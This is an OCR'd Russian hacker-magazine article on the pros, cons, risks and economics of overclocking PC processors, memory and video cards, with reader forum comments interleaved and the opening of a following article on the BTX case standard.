
Сейчас уже сложно представить себе материнскую плату среднего или высшего звена (исключая разве что серверную продукцию), которая не была бы снабжена соответствующими настройками в BIOS Setup для повышения тактовой частоты работы памяти и процессоров.

**бесконечная история** Вопрос разгона (или оверклокинга, от слова *overclocking* — повышение частоты выше положенного уровня) возник еще на заре если не человечества, то, по крайней мере, на

заре электроники. Впрочем, еще до появления электроники «разгоном» частенько увлекались энтузиасты, называя это форсажем или устанавливая дополнительные паруса утлым посудинам в попытке выжать из них невозможное с риском для собственной жизни. Глубинные причины разгона, как оказывается, кроются в природе человеческого характера — в желании выжать максимум возможностей из подвластных созданий: машин и живой рабочей силы (рабов, скота или даже самого себя). Проверить, так сказать, «на прочность» и достичь предельного порога, то есть именно извечное стремление человеческого разума к познанию окружающего мира и есть философия разгона! Поэтому вопрос «гнать или не гнать» находится на одном уровне с шекспировским «to be or not to be».

По счастью, оверклокинг в электронике не кровожаден и почти не опасен для жизни. Он родился одновременно с электроникой: создатели транзисторов и микросхем пытались выжать из своих изделий максимум рабочей частоты, хотя при разработке закладываются обычно более скромные нормы и режимы их функционирования. Из некоторых низкочастотных (по спецификациям) транзисторов особо ретивые радиолюбители пытались изготавливать высокочастотные приборы :). А популярнейшие когда-то КМОП-микросхемы мелкой логики (серии K561 и подобных) те же радиолюбители повышением напряжения заставляли работать на 10 МГц и более вместо паспортных 1-3 МГц...

В массовых масштабах разгон персональных компьютеров начался с попыток заставить работать процессоры i286 и i386 на несвойственных им частотах простой перепайкой кварцев на материнских платах (разгон ZX Spectrum был распространен гораздо меньше в силу ряда архитектур-



AMD Athlon 64

ных ограничений). В те времена массовый разгон ПК только зарождался, поэтому о наличии в BIOS Setup пунктов меню с пошаговым повышением частоты нельзя было даже мечтать!

И вот уже почти десять лет мы можем в том или ином виде лицезреть потворство нашим низменным инстинктам со стороны производителей компьютерного оборудования. Если еще лет пять назад оверклокинг был своего рода азартной игрой и особым видом спорта (азартной еще и потому, что игра фактически шла на деньги, недополученные продавцом и производителем), то сейчас он превращается в рутину. Впрочем, ряды «спортсменов» от этого отнюдь не редуют. Еще не так давно было много контор, предлагавших либо перемаркированные разогнанные из младших моделей процессоры (это, конечно же,

**GO!**  
на форум  
forum.xakep.ru



<http://forum.xakep.ru/view.asp?topicID=64268>

## МНЕНИЕ ЧИТАТЕЛЕЙ:

КОММЕНТАРИИ ЧИТАТЕЛЕЙ НА ТЕМУ «ГНАТЬ ИЛИ НЕ ГНАТЬ?»

### CHAOS LOGIC:

ЭТО ЗАВИСИТ ОТ ЗАДАЧ. Я, НАПРИМЕР, КОГДА ДОЛГО НЕ ИГРАЮ, ОСТАВЛЯЮ ВИДЮХУ НЕРАЗОГНАННОЙ, А КОГДА ИГРАЮ, ТОГДА И РАЗГОНЯЮ. ЕСЛИ ТЫ СИСТЕМНЫЙ ИЛИ ИГРОВОЙ КОДЕР, ТО ЛУЧШЕ НИЧЕГО НЕ ГНАТЬ, ТАК КАК ОЧЕНЬ ВАЖНА СТАБИЛЬНОСТЬ, ОСОБЕННО ЕСЛИ ПРИХОДИТСЯ

ПРОГРАММИРОВАТЬ НА НИЗКОМ УРОВНЕ. ЗАЯДЛЫЙ ГЕЙМЕР МОЖЕТ РАЗОГНАТЬ ВСЕ. ХАКЕРУ ВАЖНА КАК ПРОИЗВОДИТЕЛЬНОСТЬ, ТАК И НАДЕЖНОСТЬ ПРОЦА И ПАМЯТИ — ПРИХОДИТСЯ БАЛАНСИРОВАТЬ. ЕСЛИ КОМПЬЮТЕР В ОСНОВНОМ ИСПОЛЬЗУЕТСЯ ДЛЯ ВЫПОЛНЕНИЯ ЗАДАНИЙ ПО РАБОТЕ, ТО ТОЖЕ ЛУЧШЕ НЕ ГНАТЬ —

ЗАЧЕМ ДЛЯ БУХГАЛТЕРСКОЙ ПРОГРАММЫ ИЛИ, НАПРИМЕР, ДЛЯ ПРОГРАММИРОВАНИЯ НА РНР БЫСТРЫЙ КОМП. А НЕ ДАЙ БОГ ЧТО-НИБУДЬ СДОХНЕТ В ОТВЕТСТВЕННЫЙ МОМЕНТ, ПЕРЕД САМОЙ СДАЧЕЙ РАБОТЫ :), КОГДА ОСТАЛОСЬ СДЕЛАТЬ ПОСЛЕДНИЕ ШТРИХИ. ВСЕ ЗАВИСИТ ОТ ПРЕДНАЗНАЧЕНИЯ КОМПА.

### DVB

ВСЕ УЖЕ ДАВНО СКАЗАНО. ЕСТЬ ЭКСТРЕМАЛЫ, НУ И ФЛАГ ИМ В РУКИ. А ИСКАТЬ СЕБЕ ПРИКЛЮЧЕНИЙ Я ЛИЧНО НЕ ХОЧУ. ПОЯВИТСЯ НОВАЯ МАШИНА, МОЖНО БУДЕТ ЗАГНАТЬ (КАК ЛОШАДЬ) ЭТУ, А ПОТОМ ПРИСТРЕЛИТЬ, ЕСЛИ НЕ ВЫДЕРЖИТ. ХОТЯ ВАРИАНТ С ПРОДАЖЕЙ МНЕ НРАВИТСЯ БОЛЬШЕ.



незаконно), так и обычные CPU, память и видео, также карты, работоспособные (насколько могли гарантировать эти кустарные продавцы) на более высоких тактовых частотах, нежели предусмотрено их маркировкой. На этой волне зародились вполне законные и теперь очень известные в мире компании, предлагающие оверклокерские продукты, например память Mushkin, Corsair, OCZ и др. Суть подхода этих фирм — закупка предварительно оттестированной на хороший разгон продукции и последующий отбор наиболее быстрых чипов для изготовления «особых» модулей. Такие модули тщательно тестируются в экстремальных режимах и маркируются с параметрами, заметно более высокими, чем предполагается стандартными спецификациями, утвержденными в мире для этого типа продукции. Кстати, и с видеокартами некоторые известные производители не так давно стали поступать таким же образом, прошивая в них более высокие, чем рекомендует производитель чипов (ATI или Nvidia). С материнскими платами наиболее смелые тайваньцы поступили еще проще: ввели в BIOS специальный код, который, если будет задействован, автоматически тестирует систему на стабильность работы, пошагово повышая тактовую частоту процессора/памяти, и затем запускает ее почти на пределе возможностей (но с небольшим запасом). Пользователю даже не нужно думать о разгоне — его уже совершила плата!

В общем, оверклокинг уже поставлен на промышленный поток, и простому пользователю ловить что-то в этой мутной водичке становится все труднее. При этом закономерно снижается моральный и, кстати, материальный стимул к разгону, пропадает его «спортивный» и, так сказать, «распальцовочный» смысл. Да и с «познавательным» аспектом становится все сложнее.

**ПО «ПОНЯТИЯМ» ИЛИ ПО ЗАКОНУ** Так стоит ли гнать? Сама суть разгона — это выжимание дополнительного сока из продукта, который на самом деле не предусмотрен! Действительно,



производитель при изготовлении микросхем и плат проводит очень тщательные (такие тщательные, что тебе и не снилось) тестирования на дорогостоящем (десятки и сотни тысяч долларов) оборудовании с целью создания надежного во всех смыслах изделия, к которому у потребителя не возникло бы претензий в плане функционирования. В каждое изделие закладывается изрядный запас по параметрам и режимам, чтобы обеспечить надлежащий уровень надежности в работе (именно на расходе этого «запаса надежности» в большинстве случаев и строится оверклокинг). Многие тысячи инженеров и операторов прецизионного оборудования «не спят ночами», чтобы ты, включив очередную железку, не стал поминать их тихим недобрый словом. И ты хочешь вот так просто, зайдя в меню BIOS Setup и изменив там пару настроек, разрушить все плоды их усилий? Да как тебе не стыдно :).

Брось ты это дело! И не думай, что будешь одинок. Подавляющее большинство компьютерных профессионалов и серьезных дядек, поигравшись,

плюнули на разгон, поскольку поняли, что игра, по большому счету, не стоит свеч. Кстати, большинство оверклокеров из моих знакомых как раз те, кто разгон не жалуется, хотя прекрасно знает, как делать его. Среди тех, кто пока болеет разгоном, большинство — игроки и юнцы, которым хочется выпендриться перед приятелями...

Удостоенный награды  
«оверклокерский»  
компьютер от  
AlienWare

**О «ПОНЯТИЯХ»** Современные микросхемы проектируются и изготавливаются с таким расчетом, чтобы при штатных условиях эксплуатации, в заданных диапазонах температуры и питающих напряжений гарантированно обеспечить бессбойную работу во всех возможных режимах и задачах. Плюс получить некоторый запас надежности, соответственно, в изделие закладывается некоторая избыточность по параметрам, которая, в частности, проверяется тщательными тестированиями в экстремальных режимах перед выпуском микро-

**VAMONSTER**  
ОВЕРКЛОКИНГ — ПАЛКА О ДВУХ КОНЦАХ. ЕСТЬ ПРИРОСТ ПРОИЗВОДИТЕЛЬНОСТИ, НО ВРЕМЯ

«ЖИЗНИ» СКОРОПАЛИТЕЛЬНО УМЕНЬШАЕТСЯ. «НЕРАЗУМНЫЙ» РАЗГОН ПРОИСХОДИТ ЛИШЬ У НОВИЧКОВ, НИЧЕГО НЕ ПОНИМАЮЩИХ В ЭТОМ. ДЛЯ ЗАНЯТИЙ ОВЕРКЛОКИНГОМ ЛЮДИ ОБЫЧНО ВЫИСКАВАЮТ ПОДХОДЯЩЕЕ ЖЕЛЕЗО, СООТВЕТСТВЕННО, НЕ ПОЛУЧАЕТСЯ «ПЛОХОЙ» РАЗГОН. ПОДБОРКА ЖЕЛЕЗА И МАТЕРИАЛОВ — ОДИН ИЗ ОСНОВ-

НЫХ ЭТАПОВ В ПРОЦЕССЕ. ЕСЛИ НЕ ПОТРАТИЛ ВРЕМЯ НА МАТ. ЧАСТЬ, ТО МОЖЕШЬ ДАЖЕ НЕ ПРЕТЕНДОВАТЬ НА ХОРОШИЙ РЕЗУЛЬТАТ. К ТОМУ ЖЕ СУЩЕСТВУЮТ СИСТЕМЫ «ДИНАМИЧЕСКОГО ПОДГОНА» (ДЛЯ ВИДЕОКАРТ, НАПРИМЕР), КОТОРЫЕ ХОТЬ КАК-ТО СГЛАЖИВАЮТ ЭФФЕКТ СТАРЕНИЯ ЖЕЛЕЗА. НЕ ГНАТЬ — ЕСЛИ СТАРЫЙ

КОМП/МАЛО ПОДГОТОВКИ. ГНАТЬ — ЕСЛИ ПОЛГОДА ГОТОВИЛСЯ К ПОКУПКЕ КОМПА, ПОТОМ ПРОСИДЕЛ ЕЩЕ МЕСЯЦ В МАГАЗИНАХ, ПОДЫСКИВАЯ ВИДЕОКАРТУ/ПРОЦЕССОР НУЖНОЙ НЕДЕЛИ ВЫРАБОТКИ, ИМЕЕШЬ В ЗАПАСЕ ОПЫТ РАБОТЫ С ЖЕЛЕЗОМ И ПРЯМЫЕ РУКИ — ИНАЧЕ ВСЕ ЭТО СТАНОВИТСЯ БЕССМЫСЛЕННЫМ.




схем в продажу. В ходе таких тестов используется повышенная температура, повышение или понижение напряжения (по сравнению со штатными режимами) и прочие хитрости. Только то изделие, которое прошло все эти стресс-тесты, считается годным.

Получив «испытанный» процессор или память, оверклокер может попытаться заставить работать его на частотах, превышающих номинальные. Успех будет, поскольку по другим параметрам эксплуатация не будет экстремальной. То есть запас устойчивости работы, предусмотренный, скажем, для различной температуры, израсходуется на повышение частоты. Однако это, к сожалению, не означает, что ты гарантированно получишь разогнанную систему, заведомо стабильную во всех возможных режимах и задачах. Как только ты выйдешь за рамки дозволённых условий эксплуатации, ответственность за любые сбои перекладывается с мощных плеч производителей на твои хрупкие. Так что не стоит каждый раз пытаться словесно «убить Билла», если хотя бы что-то разогнано или работает за пределами штатных режимов.

Следует иметь в виду еще один важный момент. Если раньше КМОП-кристаллы микросхем изготавливались с достаточно большим запасом по изменению параметров эксплуатации (скажем,

питающее напряжение можно было повышать вдвое, а то и втрое — например, микросхемы популярной некогда отечественной КМОП-серии К561 «убыстрялись» на порядок при росте напряжения питания с 3 до 15 В), то быстрый рост степени интеграции, «утонышение» техпроцессов (длина затвора современного 65-нм транзистора в процессорах Intel еще недавно казалась немыслимой) и соответствующее снижение питающих напряжений (с точной подгонкой пороговых напряжений транзисторов под нужное питание) приводит к тому, что современные микропроцессоры производятся с такой точной выдержкой всех параметров, что даже 15-процентное отклонение напряжения питания вверх способно нарушить стабильную работу. И если раньше одним из главных факторов разгона была «игра на повышение» напряжения (поскольку при этом за счет уменьшения сопротивления каналов полевых транзисторов и более быстрой перезарядки паразитных емкостей ускорялась работа), то с современными чипами этот трюк не пройдет. В частности, именно по такой причине «топовые» процессоры разогнать удастся с большим трудом и ненамного. То есть каждая пара «технология производства + микроархитектура чипа» обладает неким собственным предельным частотным потенциалом, выше которого мас-




Intel Pentium 4

совое производство чипов становится нецелесообразным.

Другое дело, если продукт не является топовым, но производится по той же самой технологии, что и его старшие собратья. В этом случае можно надеяться (хотя этого никто и не гарантирует), что «младшенький» сможет нормально работать на частотах «старшенького», а то и чуть выше (то есть «выбрать» частотный потенциал своей технологии), причем без видимых усилий с нашей стороны. Видимо, таков один из главных путей для разгона современных процессоров, памяти и видеокарт.

Возьмем для примера младшие Pentium VI 2,4 ГГц на 130-нм ядре Northwood, выпущенные уже после выхода в свет модели с частотой 3,2 ГГц. Как правило, они хорошо разгонялись до 3-3,4 ГГц (иногда — с небольшим повышением напряжения). После появления 90-нм ядра Prescott разгон новых Pentium IV поначалу шел плохо, поскольку производитель боролся с повышенным тепловыделением и утечками, кристаллы для всех моделей отбирались чуть ли не индивидуально. Со временем и этот техпроцесс отладили, выпустили модифицированное ядро стейпинга E0, которое официально покорило планку 3,8 ГГц, и теперь Pentium IV 2,4 ГГц на ядре Prescott со стейпингом E0 без особых усилий удается разогнать до 3,6-4 ГГц! Еще интереснее наши ожидания к 65-нм intel'овскому ядру Presler (на момент написания этой статьи до официального выхода Presler оставалось несколько недель). По сообщениям энтузиастов, в руки которых попали опытные (то есть по определению не самые разгоняемые) экземпляры



Материнская плата Intel D955XVK с развитыми оверклокерскими функциями

#### AKA SIMON

Я ЛИЧНО НЕ ФАНАТ РАЗГОНА, И ПОЭТОМУ СВОЙ КОМП НЕ РАЗГОНЯЮ, ТАК КАК МНЕ НУЖЕН ДЛЯ «РАБОТЫ» НОРМАЛЬНЫЙ, СТАБИЛЬНЫЙ КОМП.

#### CYRAXPRIME

В ПРИНЦИПЕ, МОЖНО СОБРАТЬ СТАБИЛЬНО РАБОТАЮЩИЙ РАЗОГНАННЫЙ КОМП ПРИ ПРЯ-

МЫХ РУКАХ И ХОРОШЕМ ОХЛАЖДЕНИИ.

#### F1EX

У МЕНЯ ЗНАКОМЫЙ ОВЕРКЛОКЕР ГОНИТ ВСЕ, ЧТО В РУКИ ПОПАДАЕТСЯ, НЕ ВСЕГДА ДАЖЕ ОПРАВДАННО, ПРОСТО У НЕГО ХОББИ ТАКОЕ. ПРАВИЛЬНО СКАЗАНО — ГЕЙМЕРЫ ЕЩЕ ДЛЯ ИГРУШЕК МАШИНКУ МОГУТ ПОГО-


НЯТЬ. НО Я ДУМАЮ, ЖЕЛАТЕЛЬНО ГНАТЬ КАМУШКИ AMD — ТАМ ПРИРОСТ ОЩУТИМЫЙ. ХОТЯ Я ДОМА СЕЙЧАС НИЧЕГО НЕ РАЗГОНЯЮ: DELPHI, C++ РАБОТАЮТ НОРМАЛЬНО, А БОЛЕЕ МНЕ И НЕ НАДО, ПОИГРАТЬ МОЖНО И В КЛУБЕ.

#### C1ANNFEAR

ЗАВИСИТ ОТ ИНДЕКСА КРИВИЗНЫ РУК...

#### ARCHEK

ТУТ ВОПРОС СКОРЕЕ РИТОРИЧЕСКИЙ. ТАК КАК, НАПРИМЕР, Я МОГУ ДАТЬ ОДНОЗНАЧНЫЙ ОТВЕТ «ГОНИТЕ И РАЗГОНИТСЯ ВАМ». АКТУАЛЕН ДРУГОЙ ВОПРОС:



этого двухъядерного процессора, при штатной частоте 3,47 ГГц и не применяя «спецсредств» удавалось разгонять его до 5 ГГц, а с применением оных — и до 6 ГГц! Сейчас сложно сказать, надумает ли Intel в конечном итоге исчерпать весь частотный потенциал этого ядра (то есть официально выпустить модели с частотой 5 ГГц и, может, даже выше), поскольку лучшие умы этой корпорации загорелись внедрением иной микроархитектуры, в которой частота не стоит во главе угла (снова, как и в Pentium III/ Pentium M, будет короткий вычислительный конвейер) и на первых порах будет крутиться вокруг 3 ГГц.

Похожая картина наблюдается и с процессорами AMD. Ранние 130-нанометровые ядра процессоров Athlon 64 (ClawHammer и Newcastle, stepping CG) с трудом одолевали планку в 2,4 ГГц. Позднее появились первые 90-нм ядра (Winchester, stepping D0), но их частотный потенциал оказался почти таким же, как у ClawHammer. Лишь с выходом модернизированных 90-нм ядер Venice (stepping E3) и San Diego (E4) процессоры стали без особых проблем «взбираться» на 2,8 и даже

3 ГГц. Видимо, следует именно эту величину признать частотным пределом Athlon 64 на ближайшее время и надеяться, что младшие модели без особых усилий с нашей стороны смогут работать на частотах 2,6-3 ГГц. То же касается и процессоров AMD Sempron для Socket 754. Впрочем, двухъядерность процессоров, столь популярная последний год, может внести в эти «планы» свои коррективы, поскольку разгонять два ядра сразу сложнее, чем одно, — хотя бы по причине повышенного тепловыделения и взаимного разогрева.

**ПОДВОДНЫЕ КАМНИ** При разгоне процессоров не следует забывать об охлаждении. Собственно, хорошее охлаждение (например водяное) — это один из главных факторов успешного оверклокинга. Не лишним будет напомнить, что выделяемая и потребляемая КМОП-чипом мощность в грубом приближении растет пропорционально КВАДРАТУ рабочей частоты. Разгоняя процессор в полтора раза (скажем с 2,4 до 3,6 ГГц), ты рискуешь получить «печку», несоизмерную твоему кулеру, максимальной выходной мощности блока пи-

тания и стабилизатора питания процессора на материнской плате. Если потребление процессора возрастет при этом с 70 до 150 ватт, то лишь самые современные материнские платы, рассчитанные на двухъядерные процессоры и такую мощность, смогут его «потянуть». Что уж говорить о разгоне самих «двухъядерников», которые по паспорту на штатной частоте уже имеют 100-130 ватт? Разумеется, в этом случае придется озаботиться и мощной системой охлаждения (лучше водяной, хотя качественная воздушная тоже подойдет). С тишиной работы компьютера в этом случае, видимо, придется распрощаться.

Впрочем, и с разумно разогнанными системами вполне возможно создание тихо работающих компьютеров, если использовать продуманные решения. И в этом могут очень помочь современные технологии энергосбережения процессоров, исходно присутствующие в AMD Athlon 64 (Cool'n'Quiet) и с недавних пор появившиеся в настольных Intel Pentium IV/Pentium D (EIST). Их суть — мгновенное понижение частоты (и напряжения питания) процессорного ядра, если процессор не занят работой, с последующим мгновенным восстановлением его полного «частотного потенциала», если пришло время поработать. На этом можно сэкономить не один десяток ватт и довести среднее потребление/тепловыделение процессора при типичной офисной работе до пары-тройки десятков ватт даже в разогнанном состоянии. Кстати, работоспособность этих технологий энергосбережения при разгоне процессора вполне может сохраняться, это зависит в основном от материнской платы.

Более того, у некоторых материнских плат есть возможность использовать некое подобие технологии энергосбережения с обычными процессорами, ей не обладающими. Такая плата оснащается специальным аппаратным агентом, который отслеживает активность процессора и в те моменты, когда для процессора появляется работа, плата автоматически (за секунды) поднимает частоту его работы (разгоняет!) до заранее назначенного уровня, обеспечивая прирост производи-



КАК ГНАТЬ И ЧТО ГНАТЬ? НА ПРЕДМЕТ «ЖЕЛЕЗНОГО» РАЗГОНА, ИМХО, ПОЧТИ ВСЕ ПЕРЕТЕРЛИ, ПО-КРАЙНЕЙ МЕРЕ, МНЕ ТАК КАЖЕТСЯ. НАПРОТИВ, РАЗГОН СИСТЕМЫ, РАЗГОН МЕТОДОМ СОФТОВОГО ТВИКА, ТЮНИНГА, КАСТРАЦИИ ОС, WINDOWS-АЛЬТЕРНАТИВНЫЕ ОС — ВОТ ГДЕ ИНТЕРЕСНО, НА МОЙ ВЗГЛЯД. ИНТЕРЕСНА ПРОЕКЦИЯ ЭТОЙ ПРОБ-


ЛЕМЫ ОПЯТЬ ЖЕ НА НОУТБУКИ КАК С ЖЕЛЕЗНОЙ ТОЧКИ ЗРЕНИЯ, ТАК И СОФТОВОЙ (НЕ ВИДЕЛ ПОКА НА БУМАГЕ РАЗГОН ПОРТАТИВНЫХ КОМПОВ). ПОДСИСТЕМА ПАМЯТИ, ВИДЕОПАМЯТЬ И ИХ ВЗАИМОДЕЙСТВИЕ. ВЗАИМОДЕЙСТВИЕ КОМПОНЕНТОВ БУЧНИКОВ ТИПА «СОФТ НА ЖЕЛЕЗЕ» + «ЖЕЛЕЗО В ЖЕЛЕЗЕ», ГРАМОТНАЯ НАСТРОЙКА, ТВИК, БИОС В НОУТБУКАХ.

УУХ, ЭТО МНЕ КАЖЕТСЯ ИНТЕРЕСНО. МОЖЕТ, НАПРАСНО КАЖЕТСЯ? И, УЖ ПРОСТИТЕ ЗА МНОГОСЛОВНОСТЬ, ХОТЕЛ БЫ НА СТРАНИЦАХ ЭТОГО ВЫПУСКА УВИДЕТЬ В КАЧЕСТВЕ АВТОРА ГОСПОДИНА К.КАСПЕРСКИ. ИМХО, ОЧЕНЬ ТОЛКОВЫЕ, ПОЛЕЗНЫЕ, ЗАЖИГАТЕЛЬНЫЕ СТАТЬИ. КСТАТИ, В ОДНОМ ИЗ ПРОШЛОГОДНИХ НОМЕРОВ БЫЛ ВЫПУСК

ПОД КОДОВЫМ НАЗВАНИЕМ «ФОРСАЖ», ТАМ ПОДОБНЫЕ ВОПРОСЫ ОСВЕЩАЛИСЬ, ТАК ВОТ КРИС КАСПЕРСКИ ОТМЕТИЛСЯ СТАТЬЕЙ «ЗВЕРСКИЙ РАЗГОН XP» — ОЧЕНЬ ИНТЕРЕСНЫЙ ХОД.

#### PUPKIN-ZADE

РАЗГОН ВЕДЬ НА ХАЛЯВУ? НА ХАЛЯВУ. ТАК ПОЧЕМУ БЫ ХОТЯ БЫ 5% НЕ ПОЛУЧИТЬ? ОТВЕТ: ГНАТЬ.





Дорогая оверклокерская память с малой латентностью от Corsair

тельности на активных задачах. В то время как при малой нагрузке процессор работает на своей штатной частоте, рассеивая штатный минимум тепла. Впрочем, с появлением Intel EIST и AMD Cool'n'Quiet подобные прелести в материнских платах отчасти теряют свою привлекательность.

**оправдывает ли цена средства** Разобравшись в первом приближении с основными идеями и рисками оверклокинга, мы подошли к моменту, когда пора поговорить об экономической целесообразности разгона. Разгону может подвергаться не только центральный процессор (хотя обычно именно он — главный объект оверклокинга), но и системная память (ее лучше разгонять синхронно с процессором) и видеокарта.

Основной стимул к разгону — все-таки экономический (познавательного-шекспировского оставим неисправимым романтикам). Заставляя младшую дешевую модель CPU работать со скоростью дорогой старшей, ты вроде бы сэкономишь кучу денег (косвенно надувая производителя и продавца) и повышаешь уровень своего комфорта. Однако, как известно, бесплатный сыр бывает только на промо-акциях в продуктовых магазинах (даже не в мышеловках), поэтому комфорт «на халяву» может на самом деле обойтись в солидную горку пиастров.

Начнем с того, что неразумный разгон (грань между разумом и его отсутствием здесь провести сложно) может просто вывести из строя не только предмет разгона (процессор, дорогую оверклокерскую память или видеокарту), но и «сопутствующие продукты»: материнскую плату, блок питания, карты расширения и даже винчестеры. Сэкономив пару-тройку сотен баксов на процессоре, ты в раз можешь потерять под тысячу! Вывод очевиден: для разгона надо по возможности использовать наиболее качественные (а значит, дорогие) компоненты. Прежде всего, дорогой мощный блок питания и корпус с хорошей вентиляцией (минимум \$80-100), мощный кулер (\$30-50), высококачественная дорогая материнская плата с мощными импульсными преобразователями питания (не только для процессора), продуманными оверклокерскими

функциями и хорошим разгонным потенциалом (иначе процессор и память запросто могут не заработать на той частоте, на которую они способны). Уже одно это запросто способно съедает те самые пару сотен долларов, которые ты сэкономишь на дешевой младшей модели процессора! Можно было бы, наоборот, купить процессор подороже, а остальное — подешевле (но не слишком, чтобы качество не страдало), и все это вместе будет стабильно работать в штатных режимах, на которые и рассчитано.

Далее следует озаботиться качественной и хорошо разгоняемой памятью. Память должна быть способна не только работать на заметно более высоких частотах, но и по возможности с минимальными таймингами, чтобы удовлетворение от разгона не было омрачено лишними сожалениями. Такая память (специальная, оверклокерская), как правило, стоит раза в два дороже обычной (хотя неплохие варианты иногда удается подобрать и среди дешевой продукции). Если сразу учесть, что объем оперативной памяти должен быть таков, чтобы ее недостаток в предполагаемых к выполнению приложениях не ощущался (иначе вся польза от разгона пойдет насмарку) — сейчас это, наверное, не менее 1 Гбайт — то окажется, что сэкономленные на процессоре деньги израсходуются на все остальное! В итоге получишь ПК примерно той же производительности, но с меньшими гарантиями стабильной работы ;).

Отдельный разговор — видеокарта. Если у тебя мощный процессор и ты любишь игры с трехмерной графикой, то точно придется потратиться на мощную видеокарту, поскольку ни один современный процессор не способен компенсировать потери производительности от слабого графического движка, особенно при увеличении экранного разрешения и включении модных эффектов «реалистичной картинки» (анизотропная фильтрация, полноэкранный сглаживание, шейдеры и проч.). Видеокарту, конечно, тоже можно разогнать (причем последствия ее разгона менее фатальны — в худшем случае будут артефакты на экране или сгорит сама карта), но и польза тоже не очень велика — без переделки с включением дополнительных конвейеров удастся получить, скорее всего, лишь от 5 до 20% прироста FPS, что, согласись, кардинально картину в играх не улучшит. Если у лимитированного в средствах геймера встает дилемма «что лучше: новая ви-

деокарта или новый процессор с разгоном?», то почти однозначно ему подходит первый вариант. При относительно слабом процессоре мощная видеокарта позволит комфортно играть даже в высоких разрешениях со «спецеффектами», чего точно не произойдет, если поступить наоборот. Выявить слабое и нуждающееся в замене/разгоне для игр звено поможет простой тест: снизить экранное разрешение в какой-нибудь игре на одну-две ступени, и если при этом производительность меняется слабо, значит, тормозит процессор. Если же производительность при уменьшении разрешения заметно возросла, пора менять видеокарту.

При разгоне/замене процессора следует иметь в виду еще одну вещь: масштабируемость системы (то есть рост скорости выполнения тех или иных задач) далеко не всегда пропорциональна росту тактовой частоты процессора, даже если трехмерный графический ускоритель не задействован. Узким местом в системе может быть не только процессор или видеокарта, но и память или периферия. Тут разгон поможет значительно меньше (некоторые полезные данные о масштабируемости процессоров с частотой ядра и/или объемом кеш-памяти в различных приложениях можно почерпнуть из обзоров автора: [www.ferra.ru/online/processors/25785](http://www.ferra.ru/online/processors/25785), [www.terralab.ru/system/29514](http://www.terralab.ru/system/29514), [www.terralab.ru/system/16912](http://www.terralab.ru/system/16912), [www.terralab.ru/system/19445](http://www.terralab.ru/system/19445) и [www.terralab.ru/system/28523](http://www.terralab.ru/system/28523) — прим. ред.). Так что, если заранее известно, какие приложения будут выполняться на данном ПК, по графикам масштабируемости можно попробовать сориентироваться, на какой процент прироста скорости в данных задачах рассчитывать при том или ином разгоне. Заодно прикинешь экономическую целесообразность разгона или покупки нового оборудования.

**Подобьем бабу** Я не ставил себе цель рассказать о том, как и чем нужно разгонять процессоры, память или видеокарты. Здесь лишь сделана попытка рассмотреть основные «за» и «против» оверклокинга, чтобы побудить тебя задуматься над тем, стоит или не стоит этим заниматься. Гнать или не гнать — каждый решает сам.

P.S. Данная статья была написана на одном разогнанном и еще одном, неразогнанном ПК. В процессе работы ни одна компьютерная деталь не пострадала :) ☺

# btX

## обзор стандарта

### ПРАВИЛЬНЫЙ ПОДХОД К ОХЛАЖДЕНИЮ И РАЗГОНУ



Материнская плата  
Intel D945GCZ  
формата microBTX

ПОПУЛЯРНЫЕ КОГДА-ТО АТ И BABY-АТ ДАВНО ВЫТЕСНЕНЫ С ПРИЛАВКОВ МАГАЗИНОВ КОРПУСАМИ СТАНДАРТА АТХ И MICROАТХ. ОДНАКО ПОКА НЕ ВСЕ ЗНАЮТ, ЧТО НА ПЯТКИ НАМ УЖЕ НАСТУПАЕТ НОВЫЙ ФОРМАТ КОРПУСОВ ДЛЯ ПК, КОТОРЫЙ ПО ВСЕМ ПАРАМЕТРАМ ПРЕВОСХОДИТ ФОРМАТ АТХ (ADVANCED TECHNOLOGY EXTENDED) И, ВИДИМО, В БЛИЖАЙШИЕ ГОДЫ ПОСТЕПЕННО ВЫТЕСНИТ ЕГО С РЫНКА | **АЛЕКС КАРАБУТО**

